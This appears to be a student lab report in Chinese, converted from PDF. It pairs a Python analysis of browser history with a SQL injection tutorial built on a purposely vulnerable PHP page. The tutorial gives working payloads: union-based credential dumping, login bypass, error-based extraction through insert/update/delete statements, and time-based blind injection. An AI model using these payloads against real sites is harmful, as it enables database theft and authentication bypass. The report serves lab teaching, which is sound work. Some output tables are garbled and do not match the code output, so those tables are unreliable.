OrderedDict([('kps.kmf.com', 1771), ('localhost', 1140), ('www.baidu.com', 1112), ('kev2.kmf.com', 977), ('github.com', 747), ('mail.cumt.edu.cn', 463), ('www.google.com', 412), ('translate.google.cn', 345), ('91mjw.com', 341), ('imgchr.com', 333)])
```

In [77]: `analyse(sites_count_sorted)`

Domain	Count
idv.mnf.con	1750
localhost	1150
www.bai.liu.con	1100
lev2.mnf.con	950
zitub.com	750
sri.i.cust.edu.cn	500
new.google.com	450
translate.google.cn	350
ifm.vt.con	350
iachin.con	350

```
In [78]: select_statement = "SELECT keyword_search_terms.term, urls.url FROM keyword_search_terms, urls WHERE keyword_search_terms.url_id = urls.id"
cursor.execute(select_statement)

results = cursor.fetchall()
term_count = 0

print(results)

[('一级国家信息安全水平证书', 'https://www.baidu.com/s?wd=%E4%83%80%E7%BA%A7%E5%9B%BD%E5%AB%5E%64%BF%A1%E6%51%AF%E5%AE%89%E5%85%A5%E6%80%8B
4%85%9A%83%85%4%89%AF&rlv_spt=1&rlv_lqid=98015200900009ebkisip1&rlv_sug=2&rlv_t=2&ie=utf-8&tn=98012088_5_dg=&h=12&rlv_ent
e=r=0&rlv_t=2&rlv_sug=3&rlv_t=1157&rlv_sug=1157'), ('一级国家信息安全水平证书', 'https://www.baidu.com/s?wd=%E4%83%80%E7%BA%A7%E5%9B%BD%E5%AB%5E%64%BF%A1%E6%51%AF%E5%AE%89%E5%85%A5%E6%80%8B
4%85%9A%83%85%4%89%AF&rlv_spt=1&rlv_lqid=98015200900009ebkisip1&rlv_sug=2&rlv_t=2&ie=utf-8&tn=98012088_5_dg=&h=12&rlv_ent
e=r=0&rlv_t=2&rlv_sug=3&rlv_t=1157&rlv_sug=1157')]
```

```
In [79]: for term, url in results:
    url = parse(url)
    if url == 'www.baidu.com':
        if term in term_count:
            term_count[term] += 1
        else:
            term_count[term] = 1

term_count_sorted = OrderedDict(sorted(term_count.items(), key=operator.itemgetter(1), reverse=True)[:10])

print(term_count_sorted)

OrderedDict([('美元', 8), ('举个栗子', 4), ('qq空间', 4), ('美国时间', 4), ('搜索引擎关键词分析工具', 4), ('Elasticsearch', 4), ('BeautifulSoup', 4), ('win10壁纸', 4), ('百度天气api', 4), ('Python3 PIL', 4)])
```

```
In [80]: plt.rcParams['font.sans-serif'] = ['SimHei']
analyse(term count sorted)
```

关键词	数量
热点	8
半个身子	4
q2时间	4
美丽时间	4
带你分分钟	4
Beachgirl	4
Beachgirl Scars	4
萌萌	4
白领女孩	4
和平鸽	4

```
In [81]: term_count = {}
for term, url in results:
    url = parse(url)
    if url == 'www.google.com':
        if term in term_count:
            term_count[term] += 1
        else:
            term_count[term] = 1

term_count_sorted = OrderedDict(sorted(term_count.items(), key=operator.itemgetter(1), reverse=True)[:10])
print(term_count_sorted)


OrderedDict([('CSRF', 336), ('SQL injection', 336), ('Cross Site Scripting', 308), ('pdf to html', 168), ('编程之美2017', 168), ('file upload', 168), ('跨站脚本攻击', 140), ('file upload attack', 140), ('Dawn Song', 112), ('举个栗子 png', 84)])
```


```
In [82]: plt.rcParams['font.sans-serif'] = ['SimHei']
analyse(term_count_sorted)
```


Term	Count
CSRF	336
SQL_injection	336
Cross_Site_Scripting	308
pdf_to_html	168
编程之美2017	168
file_upload	168
跨站脚本攻击	140
file_upload_attack	140
Dawn_Song	112
举个栗子.png	84

```
In [ ]:
```

结果大图：







## 2.7 运行效果分析总结

结果可以清楚地以图表可视化体现出访问最多的前十个 url 访问次数排序，以及近段时间使用百度和 google 搜索引擎搜索的关键字排序。

## 2.8 缺陷（已改进）

matplotlib 默认分辨率较低

设置高分辨率

```
plt.rcParams['savefig.dpi'] = 300 #图片像素  
plt.rcParams['figure.dpi'] = 300 #分辨率
```

可生成结果中的大图

## 3 SQL 注入攻击

### 3.1 题目

搭建测试环境，进行 SQL 注入攻击或 DDoS 攻击。

### 3.2 设计思路

#### 3.2.1 SQL 注入介绍

数据是信息系统最重要的组成部分之一，组织使用数据库支持的 web 应用程序从客户那里获取数据。SQL 是结构化查询语言的缩写，它用于检索和操作数据库中的数据。不管用什么语言编写的 Web 应用，它们都用一个共同点，具有交互性并且多数是数据库驱动。在网络中，数据库驱动的 Web 应用随处可见，由此而存在的 SQL 注入是影响企业运营且最具破坏性的漏洞之一。

SQL 是一门 ANSI 的标准计算机语言，用来访问和操作数据库系统。SQL 语句用于取回和更新数据库中的数据。SQL 可与数据库程序协同工作，比如 MS Access、DB2、Informix、MS SQL Server、Oracle、Sybase 以及其他数据库系统。SQL 注入是一种攻击，它会利用动态 SQL 语句，使其注释掉语句的某些部分或附加始终为真的条件。它利用设计不良的 web 应用程序中的设计缺陷利用 SQL 语句来执行恶意 SQL 代码。

#### 3.2.2 漏洞产生

Web 程序三层架构：

三层架构(3-tier architecture) 通常意义上就是将整个业务应用划分为：

- 界面层（User Interface layer）
- 业务逻辑层（Business Logic Layer）
- 数据访问层（Data access layer）。

区分层次的目的即为了“高内聚低耦合”的思想。在软件体系架构设计中，分层式结构是最常见，也是最重要的一种结构被应用于众多类型的软件开发。由数据库驱动的 Web 应用程序依从三层架构的思想也分为了三层：

- 表示层。
- 业务逻辑层（又称领域层）
- 数据访问层（又称存储层）

拓扑结构如下图所示



在上图中，用户访问实验楼主页进行了如下过程：

- 在 Web 浏览器中输入 `www.shiyanlou.com` 连接到实验楼服务器。
- 业务逻辑层的 Web 服务器从本地存储中加载 `index.php` 脚本并解析。
- 脚本连接位于数据访问层的 DBMS（数据库管理系统），并执行 Sql 语句。
- 数据访问层的数据库管理系统返回 Sql 语句执行结果给 Web 服务器。
- 业务逻辑层的 Web 服务器将 Web 页面封装成 HTML 格式发送给表示层的 Web 浏览器。
- 表示层的 Web 浏览器解析 HTML 文件，将内容展示给用户。

在三层架构中，所有通信都必须要经过中间层，简单地说，三层架构是一种**线性关系**。

刚刚讲过当我们访问动态网页时，Web 服务器会向数据访问层发起 Sql 查询请求，如果权限验证通过就会执行 Sql 语句。这种网站内部直接发送的 Sql 请求一般不会有危险，但实际情况是很多时候需要结合用户的输入数据动态构造 Sql 语句，如果用户输入的数据被构造成恶意 Sql 代码，Web 应用又未对动态构造的 Sql 语句使用的参数进行审查，则会带来意想不到的危险。

Sql 注入带来的威胁主要有如下几点

- 猜解后台数据库，这是利用最多的方式，盗取网站的敏感信息。
- 绕过认证，例如绕过验证登录网站后台。
- 注入可以借助数据库的存储过程进行提权等操作

构造动态字符串是一种编程技术，它允许开发人员在运行过程中动态构造 SQL 语句。开发人员可以使用动态 SQL 来创建通用、灵活的应用。动态 SQL 语句是在执行过程中构造的，它根据不同的条件产生不同的 SQL 语句。当开发人员在运行过程中需要根据不同的查询标准来决定提取什么字段(如 SELECT 语句)，或者根据不同的条件来选择不同的查询表时，动态构造 SQL 语句会非常有用。

在 PHP 中动态构造 SQL 语句字符串：

```
$query = "SELECT * FROM users WHERE username = ".$_GET["rf"];
```

看上面代码我们可以控制输入参数 rf，修改所要执行 SQL 语句，达到攻击的目的。

基础知识：

**SQL SELECT** 语法

**SELECT** 列名称 **FROM** 表名称

符号 \* 取代列的名称是选取所有列

**WHERE** 子句

如需有条件地从表中选取数据，可将 **WHERE** 子句添加到 **SELECT** 语句。

语法

**SELECT** 列名称 **FROM** 表名称 **WHERE** 列 运算符 值

编写注入点：

- 第一步：我们使用 if 语句来先判断一下变量是否初始化

```
<?php
if(isset($_GET["rf"])){
}
?>
```

- 第二步：在 if 语句里面，我们连接数据库。在 PHP 中，这个任务通过 mysql\_connect() 函数完成

```
mysql_connect(servername,username,password);
servername      可选。规定要连接的服务器。默认是 "localhost:3306"。
username        可选。规定登录所使用的用户名。默认值是拥有服务器进程的用户的名称。
password        可选。规定登录所用的密码。默认是 ""。
```

- 第三步：连接成功后，我们需要选择一个数据库。

```
mysql_select_db(database,connection)
database        必需。规定要选择的数据库。
connection      可选。规定 MySQL 连接。如果未指定，则使用上一个连接。
```

- 第四步：选择完数据库，我们需要执行一条 MySQL 查询。

**mysql\_query(query, connection)**

**query** 必需。规定要发送的 **SQL** 查询。注释：查询字符串不应以分号结束。  
**connection** 可选。规定 **SQL** 连接标识符。如果未规定，则使用上一个打开的连接。

- 第五步：执行完查询，我们再对结果进行处理

**mysql\_fetch\_array(data, array\_type)**

**data** 可选。规定要使用的数据指针。该数据指针是 **mysql\_query()** 函数产生的结果。

**array\_type**

可选。规定返回哪种结果。可能的值：

**MYSQL\_ASSOC** - 关联数组

**MYSQL\_NUM** - 数字数组

**MYSQL\_BOTH** - 默认。同时产生关联和数字数组

我们使用 echo 将执行的 SQL 语句输出，方便我们查看后台执行了什么语句。

```
echo $querry
```

最终代码如下：

```
if(isset($_GET["id"])){
    $con = mysql_connect("127.0.0.1","root","root");
    if (!$con)
    {
        die('Could not connect: ' . mysql_error());
    }
    mysql_select_db("rfdb",$con);
    $querry = "select * from rf where id = " . $_GET['id'];
    $sql = mysql_query($querry,$con);
    $result = mysql_fetch_array($sql);

    echo "<table class='itable' border='1' cellspacing='0' width='300px
' height='150'>";
    echo "<tr>";
    echo "<td>id</td>";
    echo "<td>username</td>";
    echo "</tr>";

    echo "<tr>";
    echo "<td>".$result['id']."' . "</td>";
    echo "<td>".$result['username']."' . "</td>";
    echo "</tr>";
    echo "</table>";
    mysql_close($con);
    echo $querry;
}
?>
```

### 配置数据库：

- 第一步：创建数据库

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| challenges |
| mysql |
| performance_schema |
| phpmaywind_db |
| rfdb |
| security |
| test |
| word |
+-----+
9 rows in set (0.02 sec)
```

- 第二步：创建表 rf 和列 id,username,password

```
mysql> desc rf;
+-----+
| Field      | Type       | Null | Key | Default | Extra          |
+-----+
| id         | int(11)   | NO   | PRI  | NULL    | auto_increment |
| name       | varchar(32) | NO   |     | NULL    |                |
| password   | varchar(64) | NO   |     | NULL    |                |
+-----+
3 rows in set (0.02 sec)
```

- 第三步：插入几条数据

```
mysql> select * from rf;
+-----+
| id | name   | password           |
+-----+
| 1  | ringfall | bea2f3fe6ec7414cdf0bf233abba7ef0 |
| 3  | QAQ      | qvq                |
+-----+
2 rows in set (0.00 sec)
```

- 第四步：访问网页传参 id=1

id	username
1	ringfall

```
select * from rf where id = 1
```

### 3.2.3 漏洞寻找


#### 3.2.3.1 报错:

寻找 SQL 注入漏洞有一种很简单的方法，就是通过发送特殊的数据来触发异常。

首先我们需要了解数据是通过什么方式进行输入：

- GET 请求：该请求在 URL 中发送参数。
- POST 请求：数据被包含在请求体中。
- 其他注入型数据：HTTP 请求的其他内容也可能会触发 SQL 注入漏洞。

现在参数后面加个单引号



sql 语句最终变为

```
select * from users where id = 1'
```

执行失败，所以 mysql\_query() 函数会返回一个布尔值，在下行代码中 mysql\_fetch\_array(\$sql) 将执行失败，并且 PHP 会显示一条警告信息，告诉我们 mysql\_fetch\_array() 的第一个参数必须是个资源，而代码在实际运行中，给出的参数值却是一个布尔值。

```
$sql = mysql_query($querry,$con);
var_dump($sql);
```

为了更好的了解 MySQL 错误，加上

```
if(!$sql)
{
    die('<p>error: '.mysql_error().'</p>');
}
```

```
← → C ① 127.0.0.1/fsl.php?id=1%27
boolean false
error:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
```

这样当应用捕获到数据库错误且 SQL 查询失败时，就会返回错误信息：（我们在参数中添加单引号返回的错误信息）

```
error:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
```

然后借助这些错误，我们这可以推断应该存在 SQL 注入。

### 3.2.3.2 and 和 or:

页面不返回任何错误信息，我们就可以借助本方法来推断了，首先我们在参数后面加上 `and 1=1` 和 `and 1=2` 看看有什么不同。

```
← → C ① 127.0.0.1/fsl.php?id=1%20and%201=1
resource(4: mysql result)

id | username
---|---
1  | ringfall

select * from rf where id = 1 and 1=1
```

```
← → C ① 127.0.0.1/fsl.php?id=1%20and%201=2
resource(4: mysql result)

id | username
---|---
                |              

select * from rf where id = 1 and 1=2
```

可以发现 and 1=1 返回了数据，而 and 1=2 没有，这是由于 1=1 是一个为真的条件，前面的结果是 true, true and true 所以没有任何问题，第二个 1=2 是个假条件，true and false 还是 false，所以并没有数据返回。

or 就是或者，两个都为假，才会为假。我们先把 id 改为 5，可以发现 id=5 是没有数据的。

可以发现我们加上 or 1=1 就成功返回了数据，这是因为 1=1 为真，不管前面是不是假，数据都会返回，这样就把表里面数据全部返回，我们没看见，是因为代码中并没有迭代输出。这样，我们来修改一下代码。

```
echo "<table class='itable' border='1' cellspacing='0' width='300px' height='150'>";
echo "<tr>";
echo "<td>id</td>";
echo "<td>username</td>";
echo "</tr>";
//遍历查询结果
while ($result = mysql_fetch_array($sql)) {
    echo "<tr>";
    echo "<td>" . $result[0] . "</td>";
    echo "<td>" . $result[1] . "</td>";
    echo "</tr>";
}
```

id	username
1	ringfall
3	QAQ

### 3.2.3.3 类型：

这里我们需要区分一下数字型和字符串型： \*数字型：不需要使用单引号来表示 \*其他类型：使用单引号来表示 综合上述，我们可以发现我们的例子是数字型的，这样我们就可以使用加法和减法来判断了。

加法，我们在参数输入 2+1，看看返回的数据是不是 id 等于 3 的结果，这里注意一下+号在 SQL 语句是有特效含义的，所以我们要对其进行 url 编码，最后也就是%2b。

id	username
3	QAQ

### 3.2.4 有回显的注入攻击

#### 3.2.4.1 最常见的 select 查询注入:

关于 `select` 的注入,也可能会是我们在实战中遇到的最多的一种注入语句,实际上在前端涉及增删改的操作一般都非常少,除非像那种论坛程序,对于大多数普通的 cms 而言,前端用户的大多数操作可能都是在点击链接,然后把对应的参数值传给后端脚本,然后脚本再到数据库中去查,之后再把查询的结果返回给前端页面显示给用户

标准数字型注入语句:

```
mysql> select * from personal_info where id=3;
```

数字型 `sql` 注入利用,数字嘛,也不存在什么闭合,直接跟上 `sql`,就可以一下就把网站管理员的账号密码都查出来:

```
mysql> select * from personal_info where id=-3 union select username,passwd,3,4,5,6,7 from admin;
```

标准字符型注入语句:

```
mysql> select * from personal_info where name='fedora';
```

字符型 `sql` 注入利用,想办法闭合单引号,`and` 后面可随意跟上各种子查询就可以把所有数据遍历出来了

```
mysql> select * from personal_info where name='fedora' and 12=12 -- -;
```

各种常见的登陆框注入漏洞原型 `sql` 语句:

```
mysql> select * from admin where username='admin' and passwd='abc123';
```

具体利用方法如下,依然是闭合前面注释后面,在 `and` 后面跟上各种子查询,直到把所有想要的数据都遍历出来:

```
mysql> select * from admin where username='admin' and 12=12 -- - passwd='abc123';
```

针对各类搜索框注入的漏洞原型 `sql` 语句:

```
mysql> select * from personal_info where name like '%ka%';
```

具体利用方法 也非常简单,只需要前后的单引号和通配符都闭合掉即可保证语句的正常执行

```
mysql> select * from personal_info where name like '%%' and 12=12 -- +%
';
```

### 3.2.4.2 insert 注入利用核心:

因为一些功能需求,在前端可能会有很多需要录入各种用户信息的表单,丢给后端脚本以后,脚本会把传过来的这些数据再插到数据库,例如典型的基于各种形式的个人中心功能,一旦遇到了,都可以随便尝试 insert 注入,注意,想成功利用 insert 注入有个必要的前提,就是你一定要知道自己插入的数据在前端的什么地方显示,如果别人只是单单搜集用户信息,然后插到数据库中,并没有在前端页面上显示,即使你知道它存在 insert 注入也是个鸡肋

漏洞语句原型:

```
mysql> insert into personal_info(*) values('injection',123,'123456789011','sql@inection.org','man','0000-00-00');
```

利用如下,注意这里的闭合方法,insert 前后字段的个数和数据类型务必一致,不然是闭合不了的,具体该怎么确定字段个数呢,其实很简单,你就一位位的字段递增,直到它返回正常为止,然后再在爆出来的字段上查数据就可以了

```
mysql> insert into personal_info(name,age,phonenu,email,sex,birthday) v
alues('injection',1,2,3,4,5)-- -123,'123456789011','sql@inection.org',
'man','0000-00-00');
```

### 3.2.4.3 update 注入利用核心:

关于 update 利用的点有两个,一个是在 set 的时候,如果 set 的是一个从前端传过来的变量,结果可想而知,另一个则是 where 后面的条件,因为这个条件也是可以从前端传过来的,这个后果想必就应该清楚了,相对于 insert 可能会比较麻烦的一点的是,update 一般都是在 set 一个新值,这也就意味着我们在闭合的时候,在前端很可能没有任何回显的,这样的话我们在实际查询数据的时候可能就要费点儿劲了,具体利用过程如下

漏洞原型语句:

```
mysql> update personal_info set email = 'flow@yeah.net' where name='fed
ora';
```

漏洞利用语句,其实,这里是利用 mysql 自身的报错特性来查数据的,但大多数情况下,稍微有点儿尝试的目标站一般都会接收页面错误,这时你依然可以利用盲注的来查数据,方法大同小异

```
mysql> update personal_info set email='*(select 1 from(select count(*),
concat((select (select concat(0x7e,database(),0x7e))) from info
rmation_schema.tables limit 0,1),floor(rand(0)*2))x from information_sc
hema.tables group by x)a*' where name='fedora';
```

### 3.2.4.4 关于对 delete 注入的利用:

对于 `delete` 语句,我们唯一能控制的地方可能就只有 `where` 后面的条件了,清晰明白这一点之后,剩下的事情就很好办了,说实话,在现在的 web 程序里,在前台涉及到 `delete` 的操作非常少,可以说几乎没有,不过有时还是可以在后台尝试下,尤其在权限特别高的时候,至于怎么利用它来查数据,跟 `update` 差不太多,基本也是靠报错或者盲注来搞,具体利用过程如下

漏洞原型 sql 语句:

```
mysql> delete from personal_info where id='fedora';
```

针对性注入利用,这个闭合其实跟 `select` 的时候差不多,无非就是数字或者字符串,数字就不存在什么闭合了,如果是字符串,注意闭合掉前后的单引号即可

```
mysql> delete from personal_info where id='fedora' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) -- '+';
```

在对 sql 注入有了基本的了解之后,再来详细看看到底哪些地方容易出现 sql 注入,实战知道从哪儿入手

`get` 请求的 `url`,正常情况下这里应该是最先会尝试的地方

`post` 数据字段中,数据较多时一般都会用 `post` 传,会是个不错的入手点

`cookie` 中传的数据,有些还可能会把一些参数放在 `cookie` 中传,所以这儿也会是个不错的入手点

`Referer` 本身用来记录上一个页面的 `url`,但一旦被存到数据库中之后又被带入查询,你懂的

`User-agent` 本身用来记录客户端信息,只要被记录到数据库之后又被带入查询一样可被利用

`X-Forwarded-For` 本身专门用来记录客户端真实 `ip`,如果脚本在处理时把它也带到数据库中去查询...

宽字节[双字节],主要是由于前后端编码不统一造成理解歧义

### 3.2.5 盲注

盲注的本质是猜解(所谓“盲”就是在你看不到返回数据的情况下能通过“感觉”来判断),那能感觉到什么?答案是: **差异**(包括运行时间的差异和页面返回结果的差异)。也就是说我们想实现的是我们要构造一条语句来测试我们输入的布尔表达式,使得布尔表达式结果的真假直接影响整条语句的执行结果,从而使得系统有不同的反应,在时间盲注中是不同的返回的时间,在布尔盲注中则是不同的页面响应。



我们可以把我们输入布尔表达式的点，称之为整条语句的开关，起到整条语句结果的分流作用，而此时 我们就可以把这种能根据其中输入真假返回不同结果的函数叫做开关函数，或者叫做分流函数

说到这里其实首先想到的应该就是使用 if 这种明显的条件语句来分流，但是有时候 if 也不一定能用，那不能用我们还是想分流怎么办，实际上方法很多，我们还能利用 and 或者 or 的这种短路特性实现这种需求，示例如下：

and 0 的短路特性：

```
mysql> select * from bsqli where id = 1 and 1 and sleep(1);
Empty set (1.00 sec)
```

```
mysql> select * from bsqli where id = 1 and 0 and sleep(1);
Empty set (0.00 sec)
```

这个怎么看，实际上一个 and 连接的是两个集合，and 表示取集合的交集，我么知道 0 和任何集合的交集都是 0，那么系统就不会继续向下执行 sleep()，那么为什么第一条语句没有返回任何东西呢？因为 id =1 的结果和 sleep(1) 的交集为空集

or 1 的短路特性：

```
mysql> select * from bsqli where id = 1 or 1 or sleep(1);
+-----+
| id | name   | password |
+-----+
| 1  | K0rz3n | 123456 |
| 2  | L_Team  | 234567 |
+-----+
2 rows in set (0.00 sec)
```

```
mysql> select * from bsqli where id = 1 or 0 or sleep(1);
+-----+
| id | name   | password |
+-----+
| 1  | K0rz3n | 123456 |
+-----+
1 row in set (1.00 sec)
```

和上面类似 or 取得是两个集合的并集，系统检测到 or 1 的时候就不会继续检测，所以 sleep() 也就不会运行。

那么这里我们可以将 sleep() 换成我们下面准备讲的 Heavy Query，如下

```
id = 1' and 1 and (SELECT count(*) FROM information_schema.columns A, i
nformation_schema.columns B, information_schema.SCHEMATA C)%23
id = 1' and 0 and (SELECT count(*) FROM information_schema.columns A, i
nformation_schema.columns B, information_schema.SCHEMATA C)%23
```


除了上面两个我们还能用 **case when then else end** 这个句型，这个和 **if** 是类似的。

### 3.2.5.1 基于时间的盲注

基于时间的盲注的一般思路是延迟注入，说白了就是将判断条件结合延迟函数注入进入，然后根据语句执行时间的长短来确定判断语句返回的 TRUE 还是 FALSE，从而去猜解一些未知的字段(整个猜解过程其实也是一种 fuzz)。

*MYSQL 的 sleep 和 benchmark:*

我们常用的方法就是 **sleep()** 和 **benchmark()**,如下图所示



```
RESULTING QUERY (WITH MALICIOUS SLEEP INJECTED).
SELECT * FROM products WHERE id=1-SLEEP(15)

RESULTING QUERY (WITH MALICIOUS BENCHMARK INJECTED).
SELECT * FROM products WHERE id=1-BENCHMARK(100000000, rand())
```

上面两个语句适用来判断是否存在 sql 注入的(注意 **sleep** 是存在一个满足条件的行就会延迟指定的时间，比如 **sleep(5)**，但是实际上查找到两个满足条件的行，那么就会延迟 **10s**，这其实是一个非常重要的信息，在真实的渗透测试过程中，我们有时候不清楚整个表的情况的话，可以用这样的方式进行刺探，比如设置成 **sleep(0.001)** 看最后多少秒有结果，推断表的行数)

```
mysql> select * from admin where username = sleep(1);
+-----+-----+
| username | flag           |
+-----+-----+
| K0rz3n   | flag{here is the flag} |
| K0r?3n   | flag{this_is_test_data} |
+-----+-----+
2 rows in set, 2 warnings (2.00 sec)

mysql>
```

我们还能在条件语句中结合延时函数达到猜解字段的目的



RESULTING QUERY - TIME-BASED ATTACK TO VERIFY DATABASE VERSION.

```
SELECT * FROM products WHERE id=1-IF(MID(VERSION(),1,1) = '5', SLEEP(15), 0)
```

补充 SQL Server 的方法：

